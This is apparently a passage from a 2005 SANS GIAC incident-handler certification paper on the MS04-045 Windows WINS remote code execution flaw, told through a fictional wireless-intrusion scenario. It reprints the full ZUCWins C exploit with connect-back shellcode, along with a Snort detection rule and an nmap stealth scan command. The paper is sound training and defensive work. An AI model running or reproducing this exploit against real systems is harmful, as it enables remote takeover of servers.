



# Global Information Assurance Certification Paper

Copyright SANS Institute  
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

## Interested in learning more?

Check out the list of upcoming events offering  
"Hacker Tools, Techniques, and Incident Handling (Security 504)"  
at <http://www.giac.org/registration/gcih>

WINS  
Windows Internet Naming Service

An Exploit Waiting to Happen

GIAC Certified Incident Handler

Practical Assignment 1

Version 4.0

Option 1 – Exploit in A Lab

Jeremy Berger  
SANS New England  
September 18, 2004

Practical Submitted:  
Feb 20, 2005

## Table of Contents

<a href="#"><u>Abstract</u></a>	1
<a href="#"><u>Document Conventions</u></a>	1
<a href="#"><u>Statement Of Purpose</u></a>	2
<a href="#"><u>The Exploit</u></a>	3
<a href="#"><u>Vulnerability in WINS Could Allow Remote Code Execution</u></a>	3
<a href="#"><u>Microsoft Security Bulletin MS04-045 KB 870763</u></a>	3
<a href="#"><u>A History and Examination of NetBIOS and Windows Internet Naming Service</u></a>	3
<a href="#"><u>A WINS Exploit</u></a>	5
<a href="#"><u>The Exploit Code</u></a>	7
<a href="#"><u>Signatures Of The Attack</u></a>	12
<a href="#"><u>MS04-045 Snort Rule Detection</u></a>	13
<a href="#"><u>Nessus Detection</u></a>	14
<a href="#"><u>Stages of the Attack Process</u></a>	15
<a href="#"><u>Reconnaissance</u></a>	15
<a href="#"><u>Vulnerability Scanning Utilizing Nessus</u></a>	17
<a href="#"><u>Exploiting The System</u></a>	20
<a href="#"><u>Keeping Access</u></a>	22
<a href="#"><u>The Incident Handling Process</u></a>	25
<a href="#"><u>Preparation</u></a>	25
<a href="#"><u>Identification</u></a>	28
<a href="#"><u>Containment And Eradication</u></a>	30
<a href="#"><u>Recovery</u></a>	34
<a href="#"><u>Lessons Learned</u></a>	35
<a href="#"><u>References</u></a>	36

## List of Figures

<a href="#"><u>Figure 1 - NetBIOS Over TCP/IP</u></a>	5
<a href="#"><u>Figure 2 - WINS Replication</u></a>	6
<a href="#"><u>Figure 3 - MS04-045 Event Log Signature</u></a>	12
<a href="#"><u>Figure 4 - Netstumbler Output</u></a>	16
<a href="#"><u>Figure 5 - NMap Scan Output Listing Available Hosts</u></a>	17
<a href="#"><u>Figure 6 - Nessus Plug In Configuration</u></a>	18
<a href="#"><u>Figure 7 - Launching the Exploit</u></a>	20
<a href="#"><u>Figure 8 - Successful Exploit Execution</u></a>	21
<a href="#"><u>Figure 9 - PWDUMP3 Command Execution</u></a>	22
<a href="#"><u>Figure 10 - Network Diagram</u></a>	24

<a href="#">Figure 11 - Detecting Netcat</a>	30
<a href="#">Figure 12 - MS04-045 Snort Alert</a>	32

© SANS Institute 2000 - 2005, Author retains full rights.

## Abstract

---

This paper serves to fulfill the practical assignment for GCIH certification. The data within this paper examines a flaw in Microsoft's WINS (Windows Internet Naming Service) implementation. Wins is utilized in a Microsoft networking environment to provide NetBIOS to IP address name resolution in both routed and non-routed network environments.

In December of 2004, immediately following the release of Microsoft patch, MS04-045 which addressed the WINS vulnerability, a public exploit was released on January 2, 2005 to compromise unpatched systems. This exploit, "ZUCWins 0.1 - Wins 2000 remote root exploit" utilizes a connect back shell to compromise a remote system. On January 12, 2005 this exploit was incorporated into the Metasploit framework by H.D. Moore..

The exploit being analyzed was launched in a lab environment utilizing virtual machines running within the VMWARE Workstation application. The exploit will be examined in relation to a real world attack scenario. During which an attacker residing externally to a victim company is able to gain remote administrative access to the target network.

## Document Conventions

---

When you read this practical assignment, you will see that certain words are represented in different fonts and typefaces. The types of words that are represented this way include the following:

Command	Operating system commands are represented in this font style. This style indicates a command that is entered at a command prompt or shell.
Filename	Filenames, paths, and directory names are represented in this style.
computer output	The results of a command and other computer output are in this style
URL	Web URL's are shown in this style.
<i>Quotation</i>	A citation or quotation from a book or web site is in this style.

## Statement Of Purpose

---

This paper has been written to provide an understanding of a recently released and publicly available exploit. The attack methodology being discussed here within will demonstrate how an internal WINS server located behind a firewall at Unsecure Corp can be remotely compromised utilizing the "ZUCWins 0.1 - Wins 2000 Remote Root Exploit". Once this vulnerability is exploited a remote attacker will gain root access to the destination network.

It's a Friday afternoon at Unsecure Corporation and Tom, an Information Technology professional in Unsecure's remote branch office has just been given a second computer with wireless capabilities to start supporting a new Operating System. This laptop is in addition to his current desktop. Since Tom only has one network port available at his desk, Tom decides to add a wireless card to his desktop and to install a wireless access point into his existing network port. Tom is pressed for time and not being very familiar with wireless, leaves all settings at their defaults including the SSID. When Tom's computers detect a new wireless network called "Linksys", Tom is ecstatic. Instead of configuring WEP or enabling any encryption, Tom leaves the access point alone. It is Tom's assumptions that "Since it seems to work, why change it?" Utilizing wireless technology is in violation of the corporate security policy, but Unsecure has no method of detection and no enforcement mechanism in place.

Unsecure corporation is located across the street from a local coffee shop that offers free wireless Internet access. This café is frequented by Bob Hacker. Bob typically powers on his Windows XP laptop and is presented with the free wireless access provided by the internet café. This time however, when Windows XP powers up, Bob is presented with two wireless networks: coffee shop and Linksys. Having his interest peaked, Bob is determined to enter the Linksys network through whatever means possible. Utilizing the five steps of an attack (Reconnaissance, Scanning, Exploiting, Maintaining Access and Covering his tracks) Bob will launch a successful attack against the Unsecure Corporation. Bob however will not be happy just entering the Unsecure network, Bob wants more control, more access and will try to expand his control.

Keith, a member of Insecure Corporation's security team is tasked with responding to the incident. He will follow the incident response process. Keith will work to identify the incident and will start the process of containment, eradication and recovery. Keith will then look at how this incident could have been prevented from occurring and will formulate policies and procedures to prevent incidents like this from happening in the future.

This paper will show how a seemingly minor security policy infraction combined

with a publicly available poof of concept exploit can be utilized to penetrate an organization.

© SANS Institute 2000 - 2005, Author retains full rights.

## The Exploit

---

### **Vulnerability in WINS Could Allow Remote Code Execution Microsoft Security Bulletin MS04-045 KB 870763**

Vendor Link: <http://www.microsoft.com/technet/security/bulletin/MS04-045.msp>

A remote code execution vulnerability exists in WINS because of the way that it handles computer name validation. An attacker could exploit the vulnerability by constructing a malicious network packet that could potentially allow remote code execution on an affected system. An attacker who successfully exploited this vulnerability could take complete control of an affected system.

This vulnerability was reported to Microsoft by security firm Immunity, Inc. in May 2004 and was addressed in a bulletin and patch published November 9, 2004.

MS04-045 has been given CVE CANDIDATE number of 2004-0567

MS04-045 has a BugTraq ID's of 11763 and 11922

MS04-045 has a CERT.Org vulnerability of <http://www.kb.cert.org/vuls/id/145134>

#### Operating Systems Affected<sup>1</sup>:

Microsoft Windows NT Server 4.0 Service Pack 6a

Microsoft Windows NT Server 4.0 Terminal Server Edition Service Pack 6

Microsoft Windows 2000 Server Service Pack3 and Service Pack 4

Microsoft Windows 2003

Microsoft Windows Server 2003 64-Bit Edition

Protocol/Service Utilized: Windows Internet Naming Service (WINS), Network Basic Input/Output System (NetBIOS) Over TCP/IP

### **A History and Examination of NetBIOS and Windows Internet Naming Service**

---

NetBIOS or Network Basic Input Output System was originally developed as an API (Application Programming Interface) in 1984 through the joint efforts of IBM and Sytec Corporation. NetBios was one of the earliest forms of networking

---

<sup>1</sup> Microsoft Corporation. "Vulnerability in WINS Could Allow Remote Code Execution(870763)" December 14, 2004. URL: <http://www.microsoft.com/technet/security/Bulletin/MS04-045.msp>



developed for personal computers and was designed to allow limited communication between small numbers of hosts on a network. Unfortunately the NetBIOS API was very limited in that it required a transport level protocol to be utilized for network communication (For more information on application layers see: [LINK TO THE OSI MODEL](#) ). In 1985 IBM released the NetBIOS Enhanced User Interface (NetBEUI). NetBEUI merged a transport layer protocol and the NetBIOS API, but omitted a networking layer. This NetBEUI protocol, while being non-routable would serve to form as the basis for reliable, host based network communications<sup>2</sup>. As networking evolved, the NetBIOS API was implemented to work with other transport protocols such as DECnet, IPX/SPX and eventually TCP/IP.

When releasing the Microsoft Windows family of Operating Systems, Microsoft chose to support the NetBIOS API and included the NetBEUI protocol for local network communications. As Microsoft developed future versions of Windows, greater reliance on the NetBIOS API increased. This reliance on the NetBIOS API along with the need to support larger, heterogeneous, routed environments would lead to Microsoft supporting NetBIOS over TCP/IP also known as NBT. NetBIOS over TCP/IP was proposed and subsequently approved in Request For Comment's (RFC) 1001 and 1002 (see <http://www.faqs.org/rfcs/rfc1001.html>). As Microsoft states in the Windows NT 4.0 Networking Guide, "NetBIOS over TCP/IP (NetBT) provides the NetBIOS programming interface over the TCP/IP protocol, extending the reach of NetBIOS client/server programs to the WAN and providing interoperability with various other operating systems"<sup>3</sup>.

---

<sup>2</sup> Codex.com "CIFS Explained" [URL:http://www.codefx.com/CIFS\\_Explained.htm](http://www.codefx.com/CIFS_Explained.htm)

<sup>3</sup> Microsoft Corporation "Microsoft Windows NT server Networking Guide" Redmond: Microsoft Press, 1996




Figure 1 - NetBIOS Over TCP/IP

While defining NetBIOS over TCPIP, RFC 1001 explains that "NetBIOS was designed for use by groups of PCs, sharing a broadcast medium. Both connection (Session) and connectionless (Datagram) services are provided, and broadcast and multicast are supported. Participants are identified by name...NetBIOS applications employ NetBIOS mechanisms to locate resources, establish connections, send and receive data with an application peer, and terminate connections. <sup>4</sup> ".

## A WINS Exploit

Microsoft Windows based operating systems utilize a technology known as WINS (Windows Internet Naming Service) to provide a dynamic NetBIOS computer name to IP address name resolution in both routed and non-routed network environments. Prior to the introduction of Windows 2000 and the subsequent support/release of Windows 2000's Dynamic Domain Name Service (DDNS) all workstations and servers in a routed Microsoft network

<sup>4</sup> Faqs.org "RFC 1001" March, 1987 [URL:http://www.faqs.org/rfcs/rfc1001.html](http://www.faqs.org/rfcs/rfc1001.html)

utilizing TCP/IP would register their NetBIOS computer name's with a WINS server. This technology in application serves as a database lookup allowing Windows operating systems to communicate with each other over routed networks. In large heterogeneous environments it is often necessary as well as architecturally advantageous to have WINS servers in separate disparate locations. In addition, it is very common that these WINS servers also do double duty as Domain Controllers, authenticating user logon sessions. This is important to note because these Domain Controllers hold copies of the SAM, Microsoft Windows security database. In order for the WINS servers to exchange information with each other and maintain an accurate database, WINS servers "replicate" data with each other over using a Microsoft proprietary protocol over TCP port 42<sup>5</sup>. Replication of the WINS database can take place using either a "Push" or a "Pull" of the data. In the WINS replication "PULL" scenario, a server requesting an update "Pull's" the updated information from a primary server at a specified interval. During a "Push" a specified server automatically pushes updates to the servers "Push Partner".



**Figure 2 - WINS Replication**

Immunity, Inc. discovered that during WINS replication, "a memory pointer is sent from server to client, and the client uses that to talk with the server. If a special crafted packet is sent to the server, an attacker can control the pointer and can make it point to an attacker controlled buffer and eventually write 16 bytes at any location<sup>6</sup>". Before proceeding, it is important to understand the concept of a buffer.

A Buffer is a storage area in a computers memory stack, program execution code is placed in this buffer and pointers are utilized by the system to reference data stored in the buffer. If an attacker can gain access to manipulate a buffer and insert rogue code, this is a significant step in the compromise of a system.

While the MS04-045 exploit attack manipulates a buffer on the attacked machine, this attack should not be considered a buffer overflow attack (for more information on buffer flows, see Alef Ones paper, "Smashing the Stack For Fun and Profit" <http://www.insecure.org/stf/smashstack.txt>), but rather a maliciously

<sup>5</sup> Immunity Security, Incorporated "INSTANTANEA: Wins.exe remote vulnerability." November 26, 2004. URL:<http://www.immunitysec.com/downloads/instantanea.pdf>

<sup>6</sup> Immunity Security, Incorporated "INSTANTANEA: Wins.exe remote vulnerability." November 26, 2004. URL:<http://www.immunitysec.com/downloads/instantanea.pdf>

crafted network packet attack; which utilizes an unchecked buffer to accomplish its goal. This is documented in the Immunity Advisory below:

*INSTANTANEA: Wins.exe remote vulnerability.*

*WINS is a Microsoft NetBIOS name server, that basically eliminates the need for broadcast packet to resolve a NetBIOS computer name to an IP address. WINS has a feature called WINS replication, where one or more WINS servers exchange information with each other about the computers on their respective networks. WINS replication is done on TCP port 42 using a Microsoft proprietary protocol. During this protocol flow, a memory pointer is sent from server to client, and the client uses that to talk with the server. If a special crafted packet is sent to the server, an attacker can control the pointer and can make it point to an attacker controlled buffer and eventually write 16 bytes at any location<sup>7</sup>.*

## The Exploit Code

The code presented below was obtained from K-OTIC security. The K-OTIC website can be contacted at <http://www.k-otic.com/english><sup>8</sup>. This exploit code was compiled on a RedHat Linux server and has been proven to work against vulnerable Microsoft Windows servers.

It is interesting to note that while exploiting the WINS vulnerability, this code also demonstrates how exploit code is becoming more re-usable. This is evidenced by the reference to the THCISSLame v0.2 - IIS 5.0 SSL remote root exploit in the code and the subsequent credit given to "Johnny Cyberpunk".

```

/*****/
/* ZUCWins 0.1 - Wins 2000 remote root exploit */
/* Exploit by: zuc <zuc@hack.it> */
/* works on Windows 2000 SP3/SP4 probably every language */
/*****/

```

<sup>7</sup> Immunity Security, Incorporated "INSTANTANEA: Wins.exe remote vulnerability." November 26, 2004. URL: <http://www.immunitysec.com/downloads/instantanea.pdf>.

<sup>8</sup> Zuc. "ZUCWins 0.1 – Wins remote root exploit.c" December 31, 2004. URL: <http://www.k-otic.com/exploits/20041231.ZUC-WINShit.c.php>

```

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <time.h>
#include <netinet/in.h>
#include <curses.h>
#include <unistd.h>
#include <errno.h>
#include <netdb.h>
#include <signal.h>
#include <sys/types.h>
#include <sys/time.h>
#include <sys/select.h>
#include <netinet/in.h>
#include <arpa/inet.h>

char shellcode[] =
"\xeb\x25\xe9\xfa\x99\xd3\x77\xf6\x02\x06\x6c\x59\x6c\x59\xf8"
"\x1d\x9c\xde\x8c\xd1\x4c\x70\xd4\x03\x58\x46\x57\x53\x32\x5f"
"\x33\x32\xe4\x4c\x4c\x01\xeb\x05\xe8\xf9\xff\xff\xff\x5d"
"\x83\xed\x2c\x6a\x30\x59\x64\x8b\x01\x8b\x40\x0c\x8b\x70\x1c"
"\xad\x8b\x78\x08\x8d\x5f\x3c\x8b\x1b\x01\xfb\x8b\x5b\x78\x01"
"\xfb\x8b\x4b\x1c\x01\xf9\x8b\x53\x24\x01\xfa\x53\x51\x52\x8b"
"\x5b\x20\x01\xfb\x31\xc9\x41\x31\xc0\x99\x8b\x34\x8b\x01\xfe"
"\xac\x31\xc2\xd1\xe2\x84\xc0\x75\xf7\x0f\xb6\x45\x09\x8d\x44"
"\x45\x08\x66\x39\x10\x75\xe1\x66\x31\x10\x5a\x58\x5e\x56\x50"
"\x52\x2b\x4e\x10\x41\x0f\xb7\x0c\x4a\x8b\x04\x88\x01\xf8\x0f"
"\xb6\x4d\x09\x89\x44\x8d\xd8\xfe\x4d\x09\x75\xbe\xfe\x4d\x08"
"\x74\x17\xfe\x4d\x24\x8d\x5d\x1a\x53\xff\xd0\x89\xc7\x6a\x02"
"\x58\x88\x45\x09\x80\x45\x79\x0c\xeb\x82\x50\x8b\x45\x04\x35"
"\x93\x93\x93\x93\x89\x45\x04\x66\x8b\x45\x02\x66\x35\x93\x93"
"\x66\x89\x45\x02\x58\x89\xce\x31\xdb\x53\x53\x53\x53\x56\x46"
"\x56\xff\xd0\x89\xc7\x55\x58\x66\x89\x30\x6a\x10\x55\x57\xff"
"\x55\xe0\x8d\x45\x88\x50\xff\x55\xe8\x55\x55\xff\x55\xec\x8d"
"\x44\x05\x0c\x94\x53\x68\x2e\x65\x78\x65\x68\x5c\x63\x6d\x64"
"\x94\x31\xd2\x8d\x45\xcc\x94\x57\x57\x57\x53\x53\xfe\xca\x01"
"\xf2\x52\x94\x8d\x45\x78\x50\x8d\x45\x88\x50\xb1\x08\x53\x53"
"\x6a\x10\xfe\xce\x52\x53\x53\x53\x55\xff\x55\xf0\x6a\xff\xff"
"\x55\xe4";

char mess[] =
"\x00\x03\x0d\x4c\x77\x77\xff\x77\x05\x4e\x00\x3c\x01\x02\x03\x04"
// "\x00\x03\x0d\x4c\x77\x77\xff\x77\x05\x4e\x00\x3c\x01\x02\x03\x04"
"\x6c\xf4\x3d\x05\x00\x02\x4e\x05\x00\x02\x4e\x05\x00\x02\x4e\x05\x00\x02\x4e\x05\x00\x02\x4e\x05\x00\x02\x4e\x05";

```

```
char rep[] =
"\x90\x01\x4e\x05\x90\x00\x4e\x05\x90\x00\x4e\x05\x90\x00\x4e\x05\x90\x00\x4e\x05\x90\x00\x4e\x05\x90\x00\x4e\x05\x90\x00\x4e\x05";
void usage();

int main(int argc, char *argv[])
{
    int i, sock, sock2, sock3, addr, len=16;
    int rc;
    unsigned long XORIP = 0x93939393;
    unsigned short XORPORT = 0x9393;
    int cbport;
    long cbip;

    struct sockaddr_in mytcp;
    struct hostent * hp;

//printf("\nTHCIISSLame v0.2 - IIS 5.0 SSL remote root exploit\n");
//printf("tested on Windows 2000 Server german/english SP4\n");
//printf("by Johnny Cyberpunk (jcyberpunk@thc.org)\n");

if(argc<4 || argc>4)
usage();

cbport = htons(atoi(argv[3]));
cbip = inet_addr(argv[2]);
cbport ^= XORPORT;
cbip ^= XORIP;
memcpy(&shellcode[2], &cbport, 2);
memcpy(&shellcode[4], &cbip, 4);

char mess2[200000];
memset(mess2, 0, sizeof(mess2));
char mess3[210000];
memset(mess3, 0, sizeof(mess3));
int ir;
for(ir = 0; ir<200000; ir++) mess2[ir] = '\x90';
memcpy(mess3, mess, sizeof(mess)-1);
int r=0; int le=sizeof(mess)-1;
for(r;r<30;r++)
{
    memcpy(mess3+le, rep, sizeof(rep)-1);
    le+=sizeof(rep)-1;
}
memcpy(mess3+le, mess2, 200000);
memcpy(mess3+le+198000, shellcode, sizeof(shellcode));
```

```
int lenr=le+200000+sizeof(shellcode);
hp = gethostbyname(argv[1]);

addr = inet_addr(argv[1]);

sock=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
if (!sock)
{
//printf("socket() error...\n");
exit(-1);
}

mytcp.sin_addr.s_addr = addr;

mytcp.sin_family = AF_INET;

mytcp.sin_port=htons(42);

printf("[*] connecting the target\n");

rc=connect(sock, (struct sockaddr *) &mytcp, sizeof (struct sockaddr_in));
printf("[*] sending exploit\n");
send(sock,mess3,lenr,0);
printf("[*] exploit sent\n");
sleep(5);
shutdown(sock,1);
close(sock);
shutdown(sock,2);
close(sock2);
shutdown(sock,3);
close(sock3);
exit(0);
}

void usage()
{
unsigned int a;
printf("\nUsage: <victim-host> <connectback-ip> <connectback port>\n");
printf("Sample: ZUC-WINShit www.vulnwins.com 31.33.7.23 31337\n\n");
exit(0);
}
```

When looking at the code above, it is important to note that this exploit utilizes a connectback port for execution. A connectback port is utilized so that once this exploit is executed; the exploit will cause the exploited system to make a call

(hence “connect back”) to a remote system. This remote system must have a listener enabled and listening on the port to accept this incoming connection. One of the most common tools utilized as a listener by both the Black Hat and White Hat communities is Netcat. With Netcat an attacker is able to launch an exploit against a remote machine and “Listen” for an incoming connection from that exploited machine. Netcat is a very powerful tool and can be obtained from: <http://www.securityfocus.com/tools/137> .

---

© SANS Institute 2000 - 2005, Author retains full rights.



## Signatures Of The Attack

Detection of the MS04-045 exploit is multifaceted. If an attack is launched against a WINS server, the Windows event log on the exploited machine will report a System Event ID 4242 in the Windows Event viewer. While this can be used as a signature to identify the attack, it is unlikely it will be noticed unless the attack is launched multiple times and the log is continuously monitored.




Figure 3 - MS04-045 Event Log Signature

A second methodology for detecting an attack would be to utilize a Network Intrusion Detection system to monitor incoming network traffic. One of the most common and widely available tools is Snort. Besides the fact that it is a free utility, Snort has enormous support from the security community at large. When new exploits are released, it is not uncommon for a Snort rule to be created almost overnight. This is also advantageous to the larger security community because the majority of commercial IDS systems have the ability to import Snort rule sets. One of the limitations of Snort, is Snort's lack of ability to format alerts in a concise, clear user friendly fashion. To overcome this, Snort allows the utilizations of plugins to facilitate enhanced reporting. Of these plug-ins, SnortSnarf and Acid are two examples.

When MS04-045 was released as proof of concept code, Brian Caswell

[bmc@sourcefire.com](mailto:bmc@sourcefire.com) and Alex Kirk [alex.kirk@sourcefire.com](mailto:alex.kirk@sourcefire.com) created a Snort Rule which could be utilized to detect an attack.

Before going into an examination of the Snort rule to detect this exploit, it is important to examine how a Snort rule is composed.

Snort rules are instruction sets designed to perform pattern matches against network traffic and then take a specific action when a match occurs. Snort rules consist of two parts, a rule header and a rule body. The rule header contains the following information in the following order:

1. Action field – What do when the rules criterion is met. Possible actions are<sup>9</sup>:
  - alert - generate an alert using the selected alert method, and then log the packet
  - log - log the packet
  - pass - ignore the packet
  - activate - alert and then turn on another dynamic rule
  - dynamic - remain idle until activated by an activate rule , then act as a log rule
2. Protocol - TCP, UDP, ICMP, and IP
3. Source IP address
4. Source Port
5. Direction Operator (-> or <>) -Indicates the orientation, or direction, of the traffic that the rule applies to
6. Destination IP addresses
7. Destination Port

With the above information in hand, it is now possible to deconstruct the Snort rule so that we can understand how this exploit may be detected.

### **MS04-045 Snort Rule Detection**

---

Snort Rule for MS04-045:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 42 (msg:"EXPLOIT WINS  
overflow attempt"; flow:to_server,established; byte_test:4,>,204,0;
```

<sup>9</sup> Snort.org. "Snort Users Manual 2.3.0"

URL: [http://www.snort.org/docs/snort\\_manual/node18.html](http://www.snort.org/docs/snort_manual/node18.html)

```
byte_test:1,&,64,6; byte_test:1,&,32,6; byte_test:1,&,16,6; byte_test:1,&,8,6;  
reference:url,www.immunitysec.com/downloads/instantanea.pdf;  
classtype:misc-attack; sid:3017; rev:2;)10
```

This Snort Rule states that Snort should look for all traffic originating external to the host on port 42 where the traffic is greater than 204 bytes. When this criteria is met, a miscellaneous event alert is generated and a reference is given to [www.immunitysec.com/downloads/instantanea.pdf](http://www.immunitysec.com/downloads/instantanea.pdf). For more information on Snort rules or to obtain the Snort executable, visit the Snort homepage at [www.snort.org](http://www.snort.org)

## Nessus Detection

---

In addition to the Snort rules, multiple plugins are available for the Nessus vulnerability scanner which can detect if a system is vulnerable. These plug-ins take two forms:

1. A WINS Code Execution remote registry check – Available for download at <http://www.nessus.org/plugins/index.php?view=single&id=15962>
2. A WINS Code Execution Network Check – Available for download at <http://www.nessus.org/plugins/index.php?view=single&id=15970>

---

<sup>10</sup> Snort The Open Source Network Intrusion Detection System. URL:  
<http://www.snort.org/dl/rules/>

## Stages of the Attack Process

---

The attack presented here took place in a lab environment; but could have easily occurred in the real world. A wireless access point was connected to a network port on the local network by an IT employee seeking to utilize a second PC equipped with a wireless card. WEP is disabled by default on commercially available Wireless Access Points and was subsequently left un-configured on the access point. It is the author's belief that if WEP had been enabled, this attack would still have been possible. The cracking of WEP would have been one of the initial steps in launching the exploit. Cracking WEP, while not difficult is beyond the auspices of this paper. For the reader that is interested in cracking WEP please check out some of the following web resources:


- <http://wepcrack.sourceforge.net/> - Wepcrack
- <http://airsnort.shmoo.com/> - Airsnort
- <http://www.cr0.net:8040/code/network/> - Aircrack

## Reconnaissance

---

The scenario presented within, does not lend itself to the attacker conducting "reconnaissance". This scenario assumes that the attacker has come across an exposed network by chance, while conducting a routine wireless network scan.

Bob, a "Script Kiddie" who often visits sites such as [www.securityfocus.com](http://www.securityfocus.com) or [www.packetstormsecurity.org](http://www.packetstormsecurity.org) to download newly released proof of concept exploit code was recently visiting a local coffee shop with a Wireless Internet Hotspot. This coffee shop was located across the street from a branch office of , Unsecure Corporation and often frequented by Unsecures employees. While working on his laptop wirelessly in the coffee shop, Bob, driven by curiosity decided to see what (if any) other wireless networks were available in the area. To scan for Wireless Network availability, Bob launched the Netstumbler tool on his laptop. Netstumbler is a free tool available at [www.netstumbler.com](http://www.netstumbler.com) that allows for easy detection of Wireless networks. When launched Netstumbler automatically shows all Access Points available while also indicating among other things, the signal strength, SSD, Channel, speed and vendor of the access points.



**Figure 4 - Netstumbler Output**

Upon launching Netstumbler, Bob notices that among the access points listed is an access Point called Linksys which is not encrypted with WEP . Bob re-configures his laptop to connect to the Linksys SSID and is granted access onto the remote network. At this point Bob is not sure whose network he is connected to and also does not know what types of hosts or services might be running.


Bob runs an `ipconfig /all` command on his laptop and finds that he is on a Class B subnet with a 192.168.176.X addressing scheme. Still not knowing much about the target network, Bob needs to determine what hosts are available on the network. In order to locate available hosts as well as scan for remote port availability, Bob utilizes the NMAP scanning utility available for download from <http://www.insecure.org/nmap/>. The Nmap utility provides the ability to scan a range of IP addresses to locate hosts, determine open ports and perform OS fingerprinting.

Bob first attempts a stealthy pingsweep combined with a portscan to determine local host with potential's for exploitation. In order to run this scan, Bob executes:

```
nmap -sS -PT -PI -O -T 3 -oN "C:\nmap.txt" 192.168.176.*
```

In this command above the following parameters are utilized:

- sS – Launch a SYN stealth scan
- PT – Discover Utilizing TCP
- PI -- Discover Utilizing ICMP
- O – Use Operating system fingerprinting to identify the remote OS
- T3 – Timing – Set this to be a normal scan
- oN – Output the results to a file (in this case c:\nmap.txt)
